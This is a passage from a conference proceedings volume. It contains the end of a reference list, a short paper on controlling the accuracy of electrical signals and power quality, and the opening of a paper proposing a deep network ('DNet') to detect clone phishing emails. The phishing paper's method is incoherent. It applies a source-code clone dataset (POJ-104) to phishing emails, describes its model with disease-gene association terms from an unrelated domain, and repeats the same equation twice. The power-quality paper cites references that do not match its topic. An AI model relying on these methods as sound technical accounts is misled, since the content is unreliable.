7. Codella N, Rotemberg V, Tschandl P, Celebi ME, Dusza S, Gutman D, Helba B, Kalloo A, Liopyris K, Marchetti M et al (2019) Skin lesion analysis toward melanoma detection 2018: A challenge hosted by the international skin imaging collaboration (ISIC). arXiv preprint arXiv:1902.03368
8. Dan T, Yu S (2020) Multi-feature automatic abstract based on lda model and redundant control. In: Journal of physics: conference series, vol. 1693. IOP Publishing, p 012211
9. Esteva A, Robicquet A, Ramsundar B, Kuleshov V, DePristo M, Chou K, Cui C, Corrado G, Thrun S, Dean J (2019) A guide to deep learning in healthcare. Nat Med 25(1):24–29
10. Frigui H, Satyanarayana K, Gader P (2003) Detection of land mines using fuzzy and possibilistic membership functions. In: The 12th IEEE international conference on fuzzy systems. FUZZ'03, vol 2. IEEE, pp 834–839
11. Fukushima K (1979) Neural network model for a mechanism of pattern recognition unaffected by shift in position-neocognitron. IEICE Tech Rep A 62(10):658–665
12. Gang P, Zeng W, Gordienko Y, Kochura Y, Alienin O, Rokovyi O, Stirenko S (2019) Effect of data augmentation and lung mask segmentation for automated chest radiograph interpretation of some lung diseases. In: International conference on neural information processing. Springer, pp 333–340
13. Ghoraani B, Krishnan S (2012) Discriminant non-stationary signal features' clustering using hard and fuzzy cluster labeling. EURASIP J Adv Signal Process 2012(1):1–20
14. Gordienko Y, Ladonia M, Stirenko S (2022) Optimization of deep learning neural network by analysis of cross-validated metrics with and without data augmentation. In: International symposium on engineering and manufacturing. Springer, pp 248–259
15. Hill J, Matlock K, Nutter B, Mitra S (2015) Automated segmentation of MS lesions in MR images based on an information theoretic clustering and contrast transformations. Technologies 3(2):142–161
16. Hochreiter S, Schmidhuber J (1997) Long short-term memory. Neural Comput 9(8):1735–1780
17. Hrúz M, Salajka P (2017) Phase analysis and labeling strategies in a CNN-based speaker change detection system. In: International conference on speech and computer. Springer, pp 613–622
18. IEEE (2020) The 2nd diabetic retinopathy—grading and image quality estimation, challenge. https://isbi.deepdr.org/data.html. Last accessed on 30 July 2022
19. Ivakhnenko A, Lapa V (1966) Cybernetic predicting devices. https://apps.dtic.mil/sti/citations/AD0654237. Accessed on 24 Oct 2022
20. Karem A, Frigui H (2015) Fuzzy clustering of multiple instance data. In: 2015 IEEE international conference on fuzzy systems (FUZZ-IEEE). IEEE, pp 1–7
21. Kather JN, Halama N, Marx A (2018) 100,000 histological images of human colorectal cancer and healthy tissue. Zenodo10 **5281**
22. Kather JN, Krisam J, Charoentong P, Luedde T, Herpel E, Weis CA, Gaiser T, Marx A, Valous NA, Ferber D et al (2019) Predicting survival from colorectal cancer histology slides using deep learning: a retrospective multicenter study. PLoS Med 16(1):e1002730
23. Kelley HJ (1960) Gradient theory of optimal flight paths. Ars J 30(10):947–954
24. Khalifa AB, Frigui H (2015) A multiple instance neuro-fuzzy inference system for fusion of multiple landmine detection algorithms. In: 2015 IEEE international geoscience and remote sensing symposium (IGARSS). IEEE, pp 4312–4315

25. Kochura Y, Gordienko Y, Taran V, Gordienko N, Rokovyi A, Alienin O, Stirenko S (2019) Batch size influence on performance of graphic and tensor processing units during training and inference phases. In: International conference on computer science, engineering and education applications. Springer, pp 658–668
26. Kochura Y, Stirenko S, Alienin O, Novotarskiy M, Gordienko Y (2017) Comparative analysis of open source frameworks for machine learning with use case in single-threaded and multi-threaded modes. In: 2017 12th international scientific and technical conference on computer sciences and information technologies (CSIT), vol 1. IEEE, pp 373–376
27. Kochura Y, Stirenko S, Gordienko Y (2017) Comparative performance analysis of neural networks architectures on h2o platform for various activation functions. In: 2017 IEEE international young scientists forum on applied physics and engineering (YSF). IEEE, pp 70–73
28. Krizhevsky A, Hinton G et al (2009) Learning multiple layers of features from tiny images
29. Krizhevsky A, Sutskever I, Hinton GE (2012) Imagenet classification with deep convolutional neural networks. Adv Neural Inform Process Syst 25:1097–1105
30. Liles C, Bedka K, Xia E, Huang YX, Biswas R, Dolan C, Jafari AH, Smith T (2020) Automated detection of the above anvil cirrus plume severe storm signature with deep learning. Environ Sci
31. Linnainmaa S (1976) Taylor expansion of the accumulated rounding error. BIT Numer Math 16(2):146–160
32. Oholtsov I, Gordienko Y, Stirenko S (2023) Effect of small dataset quality on deep neural network performance for lYME disease classification. In: Soft computing for security applications. Springer, pp 561–573
33. Ruan D, Wu Y, Yan J, Gühmann C (2022) Fuzzy-membership-based framework for task transfer learning between fault diagnosis and RUL prediction. IEEE Trans Reliab
34. Schmidhuber J (2020) Deep learning: our miraculous year 1990–1991. arXiv preprint arXiv:2005.05744
35. Schroder M, Ritter H (2017) Hand-object interaction detection with fully convolutional networks. In: Proceedings of the IEEE conference on computer vision and pattern recognition workshops, pp 18–25
36. Shulha M, Gordienko Y, Stirenko S (2022) Deep learning with metadata augmentation for classification of diabetic retinopathy level. In: 3rd international conference on sustainable expert systems (ICSES)
37. Shulha M, Gordienko Y, Stirenko S (2022) Impact of multimodal model complexity on classification of diabetic retinopathy level. In: 3rd international conference on computing, intelligence and data analytics (ICCIDA)
38. Singhal R, Srivatsan S, Panda P (2022) A novel multimodal method for depression identification. J Trends Comput Sci Smart Technol 4(4):215–225
39. Tomko M, Pavliuchenko M, Pavliuchenko I, Gordienko Y, Stirenko S (2023) Multi-label classification of cervix types with image size optimization for cervical cancer prescreening by deep learning. In: Lecture notes in networks and systems, vol 563. Springer. https://doi.org/10.1007/978-981-19-7402-1_63
40. Tschandl P, Rosendahl C, Kittler H (2018) The ham10000 dataset, a large collection of multi-source dermatoscopic images of common pigmented skin lesions. Sci Data 5(1):1–9
41. Williams R (1989) Complexity of exact gradient computation algorithms for recurrent neural networks (technical report nu-ccs-89-27). Northeastern University, College of Computer Science, Boston
42. Yakimenko Y, Stirenko S, Koroliouk D, Gordienko Y, Zanzotto FM (2023) Implementation of personalized medicine by artificial intelligence platform. In: Soft computing for security applications. Springer, pp 597–611
43. Yang J, Shi R, Ni B (2021) Medmnist classification decathlon: a lightweight automl benchmark for medical image analysis. In: IEEE 18th international symposium on biomedical imaging (ISBI), pp 191–195
44. Yang J, Shi R, Wei D, Liu Z, Zhao L, Ke B, Pfister H, Ni B (2021) Medmnist v2: a large-scale lightweight benchmark for 2d and 3d biomedical image classification. arXiv preprint arXiv:2110.14795

45. Yang YH, Liu CC, Chen HH (2006) Music emotion classification: a fuzzy approach. In: Proceedings of the 14th ACM international conference on multimedia, pp 81–84
46. Zadeh LA (1965) Fuzzy sets. Inform Control 8(3):338–353
47. Zhang Z, Huang M, Liu S, Xiao B, Durrani TS (2019) Fuzzy multilayer clustering and fuzzy label regularization for unsupervised person reidentification. IEEE Trans Fuzzy Syst 28(7):1356–1368

Development of an Information Accuracy Control System

A. M. Mehdiyeva, I. Z. Sardarova, and Z. A. Mahmudova

Abstract The purpose of this study is to determine the accuracy of electrical signals and the building of the control system using modern technologies. The parameters for the description of the electrical signal and impact parameters on the quality of the electrical signal are studied, and the ways to eliminate the negative influences of the mentioned parameters on the electrical signals' accuracy are investigated.

Keywords Electrical signal · Quality control system · Random error · Systematic error · Monitoring system

1 Introduction

High-quality electric power which is at any point of the grid minimizes the amplitude and frequency of voltage, as well as of the voltage in the sine waveform. In contrast, the voltage fluctuation, sudden flicker, variations of the voltage amplitude, wave sinusoidal shape and the frequency are in low quality. There are a large number of operational and technical means developed to improve the electrical signal quality that can be applied in the projects. The solution to this problem requires additional costs.

The quality of power used has a significant influence on the economic effectiveness and reliability of industrial manufacturers and electrical grids. It means that electricity with a low quality supplied to valuable technological equipment leads to a lot of defects and to other serious consequences.

A. M. Mehdiyeva (✉) · I. Z. Sardarova · Z. A. Mahmudova
Azerbaijan State Oil and Industry University, Baku, Azerbaijan
e-mail: almaz.mehdiyeva@asoiu.edu.az

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_12

2 Literature Review and Problem Statement

Equipment must be presented with the same requirements as the accuracy class of the measurement and the measuring range. These devices need correct information for the quality management of an electrical signal. Increasing the quality of electricity is one of the actual problems, while same concern applies to the quality of electricity that influences power consumption by electrical signal of the transmission systems, to the uninterruptable operation of the technological processes and other similar functions. Quality of electricity or in other words electrical signal quality is concerned with the utility of electric power for consumer equipment, which “refers to the nominal amount and frequency of voltage and the distribution of the current electrical signal to sinusoidal signals” [1–3]. This is a concept of time to describe the electrical signal that controls the electric charge [4, 5]. “Quality of electrical signal” is the quality of voltage that is more than that of the electrical signal or electricity described by this term. Power is a simple flow of electrical signals, and the current consumed by the load cannot be controlled.

Power quality can be described by a number of parameters:

- service compatibility;
- changes in the volume of voltages;
- transient of the voltages and the currents;
- harmonic distortion in AC signals.

Processes in electrical circuits can be characterized using three basic physical quantities. On the one hand, these three quantities characterize the electrical signal source, and, on the second hand, the electrical signal is converted into another type of electrical signal, and the electrical signal is transferred from the source to a third party. The development of electronics allowed to use electric motor regulators in different technological processes: in the welding devices in the oil fields. The operation characteristics of these change the nature of the electrical signal source of the power supply [6–9]. The main indicators that ensure the normal operation of electricity consumers in the single-phase electrical grids of the power supply circuits are

– frequency variation,
– amplitude of voltage fluctuation,
– amplitude of frequency fluctuation,
– coefficient of sinusoidal voltage, etc.

An inexpensive solution to the electromagnetic non-compatibility problem requires the identification and maintaining optimal indicators of electrical power quality by complying with required technical conditions. When improving the quality of electricity, it is necessary to consider existence of issues in the following categories:

– economic;
– mathematical;
– technical.

To increase the quality of electricity requires development of new research methods of the effect of the grid on industrial consumers. The entire difficulty is the absence of special devices in electrical networks and, consequently, a change of measurement methods [10, 11]. This is largely due to chaotic variation of the load that requires the use of statistical methods for the calculation of the statistical results.

One of the most significant indicators of electric power is the changing of the values of the phase and mains voltage [12–14]. The voltage of the network is taken to be ΔV as the difference between the rated network voltage and the voltage at the current time:

$$\Delta V = V - V_{nom.} \tag{1}$$

or expressed in%

$$\Delta V = \frac{V - V_{nom}}{V_{nom}} 100\% \tag{2}$$

defined by expressions.

The type of electrical signal establishes the following deviations to voltage for consumers of some Europe countries:

1. When using electric motors and such type of equipment: −5%, +10%;
2. At workshops of factories, lighting devices at office buildings, at the food industry: −2.5%, +5%;
3. For other households and industrial networks: ±5%. For the post-emergency modes, voltage can be reduced by an additional 5%.

The first sign of an electrical signal quality problem is a change in the amplitude level or amplitude of the voltage waveform of a sine wave source. Harmonics or voltage fluctuation in the power supply can lead to problems, for example, they can turn a little period of time (milliseconds) into big durations [11]. The correction should be done to comply with international electrical signal source standards. Problems with the quality of electrical signals can begin in all phases of the systems that are powered by electricity. First of all, this includes a power station and the all transmitters system; secondly, power lines and mainly transformer substation, primary and then secondary power lines. Subsequently, the third phase of issues could be in transformers of distribution networks. Besides, exact service equipment and lines are the source of the fourth problem. It is necessary to note that the problem may be related to, for example, a power transformer. Reducing the time and frequency of line voltage disturbances at each level of the power supply can be to done by correction methods.

The control device cannot be re-switched when the mains voltage drops, if the sensitivity of the sensors is lower than usual, or if the logic device is provided by the power source of the internal switcher. The term “quality of electrical signal” is implemented to some types of electromagnetic effects in an electrical signal system. The wider using of electronic devices in recent years has led to an increase in interest in electrical signal quality, as well as the development of a special term for describing these phenomena. Power quality monitoring is the process of collecting voltage and current data; transmitting this data to the necessary place and converting it into information for decision-making. Any problem is caused due to voltage, current or faults in the customer's equipment [12–14].

The elimination of stagnation in industrial production and its development in our Republic are organically related to the operation efficiency of the power plants. In turn, the effectiveness of the operation of the electric power facilities largely depends on the equipment, which is the basis of mentioned facilities and should meet the requirements of worldwide standards, as well as the implementation of automatic and automated technological process (TP) control systems based on the modern information and control technologies. It is known that the main factor of the general operating principle of power generating installations is the operative control of the TP itself, as well as the exploitation characteristics of mentioned facilities and the product which in the given case is electrical power that is characterized by their quality. The usage of control and diagnostic systems consists of transmitters and converters, which should meet current requirements of the electronics industry. This is not only determining the finished product meets the standards but also localizing and timely prevention of undesirable deviations in technological processes using the production efficiency indicators.

The initial parameter converter is one of the important parts of automated control and diagnostics systems for power plants, as well as technical tools that affect the accuracy of the systems directly. Changing of internal parameters of any circuit elements leads to increasing errors in the electrical and non-electrical values. These parameters, which characterize the measuring instruments should be met with special conditions that allow preventing changes in the operation mode. When measuring instruments are triggered, the modes of operation of the system inevitably change. In this case, the measurements obtained by the applied devices have some measurement error of this value. Measurments that are taken from electric motors (EM) in unloaded and short circuits modes, characterize their technical, general and economic characteristics, which make it possible to predict problems of technical equipment and TP in order to evaluate their technical state. Therefore, the measurement results for I, U and P for control quality of the production process of EM, used for the full determining of the indicators of the ineffective modes and short circuit, the detect of a defective product, for static processing and diagnostics, also for quality management. Chronometric time of the products is analyzed in detail. In this case, high-performance systems for control of unloaded and short-circuit modes of electric motors are required.

3 Problem Solution

Over the past few years, numerical measuring instruments and methods for the integral parameters of varying current signals have increased significantly. The achievements in this direction are not big compared with the successes obtained in measuring the parameters of vibration signals and in measuring systems. This is related to some methodology and technical problems arising during the digital measurement of the main parameters of AC signals. One of the most important issues during the development of transducers and power converters is the measurement of the power of non-sinusoidal signals. The widespread use of nonlinear elements in electronic devices and electrical equipment is the main cause of harmonic distortion in line voltage and current. In this regard, a number of studies were conducted and research projects were performed for increasing the accuracy of analyzing effective methods for determining the electrical parameters of non-sinusoidal circuits.

One of the significant problems arising in non-sinusoidal signals conditions is the accuracy of estimation of the period of such signals. During the supply of instant power, as part of the process we then get the output nT where T is a period of the voltage or current input signal, n is the integer. If n differs from the integer, an error occurs. To correct such an error, known as "spectral leakage" in the discrete signal processing theory, there are different ways. Practically, the electrical measurement methods that exist are different. Given methods are divided into direct and indirect measurements. When using the first method, the value of the measured parameter is directly determined by the device. For example, voltage measuring is performed by the voltmeter and current by the ammeter.

To control the $\tilde{C}^{(m)}[0, T]$ type of functions, the following quadrature formula can be used:

$$\bar{I} = \frac{1}{M} \sum\nolimits_{i=0}^{M-1} y(iT_0), \tag{3}$$

where $T_0 = \frac{T}{M}$—time sampling step.

As we introduce random signal that is distributed uniformly on the interval [0, 1] we then get a signal generated by the random function that built-in MATLAB. The spectrum of the given original signal is calculated using a fast Fourier transform in MATLAB software environment. In Fig. 1a, spectrum of the resulting signal is shown. The resultant spectrum contains a certain number (13) of harmonics that are clearly seen in Fig. 1a. To suppress such harmonics of the resulting signal, the method of discrete averaging is applied at regular intervals.

A similar calculation was made for the non-sinusoidal signal described by (3), in which systematic error is about 2 and that is described in the following function:

$$\overline{\varepsilon}(t_k) = \sum\nolimits_{j=0}^{2} a_j t_k^j, \tag{4}$$




Fig. 1 Spectrum of additional harmonics: **a** spectrum of the non-sinusoidal signal; **b** spectrum of the discrete signal after averaging

where t_k are discrete samples of bias; a_j are the polynomial coefficients for describing the slowly changing error.

The spectrum of the resulting signal after discrete averaging is significantly decreased. Comparative analysis of the experimental results regarding the random and systematic errors show that bias is better suppressed. The discrete averaging operator that is applied to given types of errors corrects all types of errors. This has been checked by simulations in MATLAB.

4 Conclusions

The study results show the characterization of the signal quality of the power system used many parameters. These are voltage and frequency variations, harmonics, etc. This is improving the quality of the voltage and suppressing the harmonics, and it is the most efficient filter; using web technologies, manufacturers and also consumers can be informed about the quality of electricity and remotely controlled this process.

Such types of systems allow to update and improve the existing system without building a new control and processing data system.

References

1. Netes VA (2014) Fundamentals of the theory of reliability. MTUCI M 74
2. Lebedev SV (2002) Firewalling. Theory and practice of protecting the outer perimeter. M.: Publishing house of MSTU im NE Bauman, p 304
3. Shuvalov VP, Egunov MM, Minina EA (2015) Providing indicators of reliability of telecommunication systems and networks. M.: Hotline—Telecom 168
4. Severtsev NA, Betskov AV, Lonchakov Yu (2014) Security and reliability of the system as an object with a protection system. Reliab Qual Complex Syst 1(5): 2–8
5. Yurkov NK (eds) (2012) To the problem of ensuring global security. In: Reliability and quality: proceedings of the international symposium, vol 2. Publishing House of PGU, Penza, T. 1, pp 6–7
6. Velichko VV, Popkov GV, Popkov VK (2016) Models and methods for improving the survivability of modern communication systems. M.: Hotline-Telecom 270
7. Maksimenko VN, Yasyuk EV (2014) Comparison of the impact of independent and dependent information security threats on MVNO. T-Comm, Telecommun Transp, Moscow. 8(6):25–30
8. Roslyakov AV, Vanyashin SV (2015) Future networks. Samara: PSUTI 274
9. Ibrahimov BG, Ismaylova SR (2018) The effectiveness of NGN/IMS networks in the establishment of a multimedia session. Am J Netw Commun 7(1):1–5
10. Tikhvinsky VO, Koval VA, Bocechka GS, Babin AI (2017) IoT/M2M networks: technology, architecture, and applications. M. 320
11. Goncharov ON (2007) Guide for senior management personnel. M. "Souvenir" 207
12. Mehdiyeva AM, Rustamova DF (2021) Features of digital processing of non-stationary processes in measurement and control. Inf Cybern Intell Syst 592–598
13. Mehdiyeva AM, Bakhtiyarov IN (2019) Analysis of the reliability indicators of multiservice corporate networks based on SDN technologies. In: Proceedings of the international symposium "reliability and quality", Penza, vol 1, pp 114–116
14. Mehdiyeva AM, et al (2021) Development of software for simulation of android applications. J Phys: Conf Ser 2094, Cybernetics and IT. Sir. 2094 032060. IOP Publishing Ltd

Modelling an Efficient Approach to Analyse Clone Phishing and Predict Cyber-Crimes

Bondili Sri Harsha Sai Singh, Mohammed Fathima, Mohammad Sameer, Thota Teja Mahesh, A. Dinesh Kumar, and K. Padmanaban

Abstract Clone phishing is one of the most common social engineering attacks that organizations, governments, and the general public have to deal with. The threat posed by clone emails has increased dramatically over the past few years and necessitates the development of an appropriate clone detection system. To combat this threat, this research study utilizes machine learning strategies to predict clone phishing by detecting clone emails. This article discusses the deep learning-based clone phishing prevention prototype, a multi-modal deep neural network (DNet) to recognize and avoid clone phishing attacks. The database is split to train the detection model and then use test data to confirm the findings in order to collect inherent characteristics of the email text and other parameters that can be classified as clone and non-clone. While comparing the proposed model with the other existing techniques, the results show that the proposed DNet model is comparatively more accurate and successful.

Keywords Cyber-crime · Cybersecurity · Attack · Prediction · Learning approaches

B. S. H. S. Singh · M. Fathima · M. Sameer · T. T. Mahesh · A. Dinesh Kumar (✉) ·
K. Padmanaban
Department of Computer Science and Engineering, Koneru Lakshmaiah Educational Foundations, Vijayawada, India
e-mail: adinesh@kluniversity.in

B. S. H. S. Singh
e-mail: 2000031795@kluniversity.in

M. Fathima
e-mail: 2000031692@kluniversity.in

M. Sameer
e-mail: 2000030639@kluniversity.in

T. T. Mahesh
e-mail: 2000031563@kluniversity.in

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_13

1 Introduction

Cybercrime refers to computer or network-based attacks. Clone phishing is the most common type of social engineering attack. The phisher uses such attacks to obtain the user's private information in order to use it illicitly against them [1]. In today's digitized business environment, an increasing number of businesses are taking advantage of the constantly changing opportunities provided by the Internet. This was primarily due to the effects of COVID-19, which compelled all users across all industries to use the Internet more frequently. Clone websites closely resemble their respective legal websites in order to attract a large number of Internet users. As a result of recent advances in clone detection, numerous novel approaches based on visual resemblance have emerged [2]. Machine learning and modern AI techniques have been used successfully in a variety of real-time applications [3]. Many previous researchers [4] used machine learning in the security domains. Computer security attacks are classified into three types; they are physical attacks, synthetic attacks, and semantic attacks. Clone is a type of semantic attack [5]. Since most people rely on untrustworthy information sources and give in to their demands, these attacks target users' perceptions of computer signals. Social engineering techniques such as clones are frequently used to obtain user information in order to gain access to critical accounts, which can result in identity theft and financial harm. An attacker can deceive a victim by appearing to be a reliable, trustworthy entity via communication channels. The consumer is tricked into clicking on a malicious link, which may download malware, cause the machine to freeze as part of a ransomware attack, or reveal personal information [6].

According to APWG reports on clone phishing attack trends [7], the number of clone attacks witnessed by the group and its members increased significantly in 2020 and continued to rise throughout the year. The most common attack mode of clone phishing is via email, but it can also spread via SMS, instant messaging, social media, and other channels. An attacker who sends emails on a regular basis can trick users into believing they are speaking with a trustworthy source and trick them into providing personal information to access services, such as identification details, account logins, or credit card numbers [8]. Every day, businesses send out billions of emails to achieve their marketing goals. Despite the common misconception that such content frequently ends up in spam folders for email users, marketing emails are typically inconsequential even if they make consumers uncomfortable. Spam accounted for 50% of email traffic in 2021, resulting in significant financial losses and social issues [9]. Trojan horses, malware, and ransomware are among the most common types of malicious email. To address the spam issue, numerous strategies have been developed [10]. Deep learning has recently emerged as one of the most effective machine learning strategies in recent years. This paper presents a security model for predicting cybercrimes that employ an effective method with higher prediction accuracy.

The work is organized as follows: Sect. 2 analyses and discusses the advantages and disadvantages of various existing approaches. Section 3 describes the proposed model, and Sect. 4 provides the results. Section 5 concludes the proposed research work.

2 Related Works

Over the last decade, information and communication technology (ICT) has undergone a significant transformation, and it is now ubiquitous and completely intertwined with modern culture. As a result, today's policymakers are urging ICT systems and applications to defend against cyber-attacks [11]. Cyber-security is the protection of an ICT infrastructure against various cyber threats or attacks. It is linked to a variety of cybersecurity-related topics, such as protective measures for ICT, raw data, and information, as well as during information processing and transmission. Further considerations include the relationship between the virtual and physical components of the system, and the level of protection provided by these security measures. Cyber-security, according to [12], protects software applications, computer networks, and data from attack, unauthorized access, and harm. It is composed of a variety of tools, principles, and procedures. According to [13], cyber-security uses a variety of techniques and tools to protect networks, programs, computers, and data from attacks, unauthorized access, and destruction.

Three significant security factors are frequently regarded as risks: (1) attacks—who is attacking and the system's vulnerabilities; (2) the exploitable vulnerabilities or pockets they are targeting, as well as their effects; and (3) the attack's outcomes. A security breach occurs when the availability, confidentiality, or integrity of information assets and systems is jeopardized. Systems and networks belonging to an organization or an individual may be threatened by the following cyber-security incidents. Malware is malicious software designed to cause harm to a client, server, personal computer, or computer network [14]. Malware infiltrates a network by creating a vulnerable situation, such as a user accessing a risky link or email attachment and then installing a risky software package. Most of the time, the system's authorized user(s) are unaware of the presence of such malicious software. Malware can infect a system in a variety of ways. Examples include, but are not limited to, tricking a victim into opening a totally fake version of a real file in order to install malware; tricking a victim into downloading malware by accessing websites that spread malware; or tricking a victim into connecting to a computer or other device that had malware on it.

Malware can infect any device with computational logic: End users, servers, the networking equipment that connects them, and process control systems such as data acquisition and supervisory control. Malware can take the form of worms, viruses, Trojan horses, spyware, and bots. Malware is rapidly expanding in terms of both usage and technology. Deploying the necessary controls to secure the system's periphery is the most cost-effective option. Some examples include intrusion detection and prevention systems (firewalls, anti-virus software). In conjunction with the defensive effort, an access control mechanism can regulate access to a specific system's




Fig. 1 Flow diagram

internal resources. Despite these precautions, individuals may violate their access permissions, and they can be punished using an organization's accountability policy. Regrettably, traditional accountability systems and access control mechanisms have the potential to fail [15].

3 Methodology

3.1 Dataset Acquisition

In this study, the POJ-104 clone detection dataset is used to predict cybercrime in online environments. It collects tasks from various datasets and then evaluates them. The flow of the proposed detection model is depicted in Fig. 1.

3.2 Deep Multi-view Feature Network Model (DNet)

The prediction and related vectors are fed to the neural network's initial sample inputs; the attack-related vectors are considered to acquire deep multi-view features in DNet. A_j and C_j were intentionally constructed from the matrices A and C as two input views of attack j for attack samples i and j. To serve as two input views for attacks 'i', the vectors $A_{i,:}$ and $B_{i,:}$ were removed from the matrices A and B. Four multi-layer sub-neural networks are built for each of the four input views to extract detailed data on attacks and corresponding samples individually. The input vector x, output layer r, and intermediate hidden layers h_i, $I = 1, ..., N$ are the names of each sub-neural network. The weight matrix and bias matrix for the i^{th} hidden layer are denoted by W_i and b_i, respectively. The ith hidden layer and the first hidden layer, $h_1 = W_{1x}$, are described as follows:

$$h_i = f(W_i h_{i-1} + b_i), i = 2, \ldots, N-1 \tag{1}$$

Here, $r = f(W_N h_{N-1} + b_N)$ designates the output layer. r_{d1} and r_{d2} are the two deep output vectors for attacks, and r_{g1} and r_{g2} are the two deep output vectors for attack samples. With $f(x) = \max(0, x)$, ReLU is the activation function for each hidden layer $(0, x)$. The two vectors were combined to create a dense layer, $p_i = [r_{d1}; r_{d2}]$, for the attack 'i' using the 'vector concat' technique to combine the features from various perspectives. Additionally, $q_j = [r_{g1}; r_{g2}]$ is specified as the vector for the attack j:

$$h_i = f(W_i h_{i-1} + b_i), i = 2, \ldots, N-1 \tag{2}$$

To obtain the prediction score $\widehat{Y}_{ij}$ between the sample 'i' and the disease 'j', we employ the cosine similarity of feature vectors.

$$\widehat{Y}_{ij} = cosine\left(p_i, q_j\right) = \frac{p_i^T q_j}{||p_i||.|\left|q_j\right||} \tag{3}$$

To get the predicted score Y_i as close to the actual label $\widehat{Y}_{ij}$ as feasible, we define a cross-entropy loss function:

$$L = -\sum_{(i,j)\in Y} Y_{ij}\log\widehat{Y}_{ij} + \left(1 - Y_{ij}\right)\log\left(1 - \widehat{Y}_{ij}\right) + \lambda(||p_i||_L^2 + \left|\left|q_j\right|\right|_L^2) \tag{4}$$

where $||.||_L^2$ stands for the regularization weight and the L2-norm. The L2-norm regulates the p_i and q_j deep feature vectors to prevent the neural network's overfitting problem. Backpropagation batch-updates these variables when several neural network parameters are trained. Using this neural network, implicit feedback is represented by a set of samples called Y, where Y can be either positive (Y^+) or negative (Y^-). When the model is trained using a tenfold cross-validation method, a set Y^+ of positive samples is chosen randomly from the known disease-gene association matrix A (i.e., $A_{ij} = 1$).

There needs to be a benchmark set with a sufficient number of disease-gene relationship samples that are truly negative. Using a traditional random generating technique employed in numerous high-quality clone prediction research, we could generate the negative samples of attack correlations. The method uses diverse samples that don't appear in Y^+ to generate disease-gene relationship pairings randomly (i.e., Y^-). The present negative samples were chosen randomly and would contain potential unique attack connections. It is also a reasonable prerequisite for the capacity to discover novel correlations through the attack prediction algorithm. However, the likelihood of a genuine association between crime samples and ordinary samples selected at random from the association between relationships between the positive samples and the current negative data would be much smaller. This empirical assumption is required for efficient model training. The number of negative samples was also added to the list of tuning-required variables.

4 Numerical Results and Discussion

We applied the model shown in Fig. 1 to a variety of datasets, but each dataset contains a unique sample, and several attributes use a different set of functions in each model. As a result of comparing different algorithms to find the models with the highest accuracy, in the first three tests, we used a dataset with 22 features in the first trial, a dataset with 50 features in the second, and a dataset with only text features in the third. The final results are depicted in Figs. 2, 3, 4, and 5. Figure 2 shows that the proposed model had the highest accuracy rates, while some existing approaches had the lowest.

The proposed methodology's findings are obtained by considering 10 features from two non-clone, non-spam datasets. Their strategy yielded 99% total accuracy. However, in the original experiment, a different dataset with 50 characteristics is utilized after processing the initial dataset with 22 features, and finally we discovered that the accuracy increases when the number of features increases. They used an unbalanced sample of 860 clone emails and 6950 non-clone emails, yielding a non-clone email rate of 0.80. Since we examined the dataset and balanced the number of clone and non-clone occurrences in each dataset, the obtained results are more accurate. However, a data pre-processing model has been employed. The pre-processed

